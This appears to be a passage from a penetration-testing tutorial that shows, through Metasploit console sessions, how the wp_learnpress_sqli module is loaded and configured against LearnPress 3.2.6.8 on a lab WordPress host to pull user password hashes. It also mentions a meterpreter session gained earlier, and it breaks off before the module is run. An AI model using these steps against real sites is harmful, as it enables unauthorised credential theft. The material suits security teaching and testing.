
As readers can see we successfully got a meterpreter session on the target system.

WP plugin Learnpress SQLI Module


TARGET: WP plugin Learnpress 3.2.6.8 **TYPE: Remote**
MODULE : Auxiliary **ANTI-MALWARE : NA**

Learnpress is a learning management software wordpress plugin having over 1,00,000 active installations. The above mentioned versions of the plugin have a SQL injection vulnerability which can be exploited by authenticated users to extract password hash of all wordpress users.

Let's see how this module works. We are testing this on plugin version 3.2.6.8. Once the plugin is installed, we load the wp_learnpress_sqli module as shown below.




```
msf6 > search learnpress

Matching Modules
================

   #  Name                                      Disclosure Date  Rank
 Check  Description
   -  ----                                      ---------------  ----
 -----  -----------
   0  auxiliary/scanner/http/wp_learnpress_sqli  2020-04-29       norm
al  No     Wordpress LearnPress current_items Authenticated SQLi


Interact with a module by name or index. For example info 0, use 0 or
use auxiliary/scanner/http/wp_learnpress_sqli
```




```
msf6 > use 0
msf6 auxiliary(scanner/http/wp_learnpress_sqli) > show options

Module options (auxiliary/scanner/http/wp_learnpress_sqli):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COUNT      3                no        Number of users to enumerat
                                         e
   PASSWORD                    yes       Valid Password for login
   Proxies                     no        A proxy chain of format typ
                                         e:host:port[,type:host:port
                                         ][...]
   RHOSTS                      yes       The target host(s), see htt
                                         ps://github.com/rapid7/meta
                                         sploit-framework/wiki/Using
                                         -Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgo
                                         ing connections
   TARGETURI  /                yes       The base path to the wordpr
                                         ess application
   THREADS    1                yes       The number of concurrent th
                                         reads (max one per host)
   USERNAME                    yes       Valid Username for login
   VHOST                       no        HTTP server virtual host

Auxiliary action:

   Name        Description
   ----        -----------
   List Users  Queries username, password hash for COUNT users


msf6 auxiliary(scanner/http/wp_learnpress_sqli) > 
```


Set all the required options including credentials.



```
msf6 auxiliary(scanner/http/wp_learnpress_sqli) > set rhosts 192.168.3
6.148
rhosts => 192.168.36.148
msf6 auxiliary(scanner/http/wp_learnpress_sqli) > set targeturi /wordp
ress5.4
targeturi => /wordpress5.4
```


```
msf6 auxiliary(scanner/http/wp_learnpress_sqli) > set username admin
username => admin
msf6 auxiliary(scanner/http/wp_learnpress_sqli) > set password admin
password => admin
msf6 auxiliary(scanner/http/wp_learnpress_sqli) > check
[-] Check failed: NoMethodError This module does not support check.
```

After all the options are set, execute the module.



```
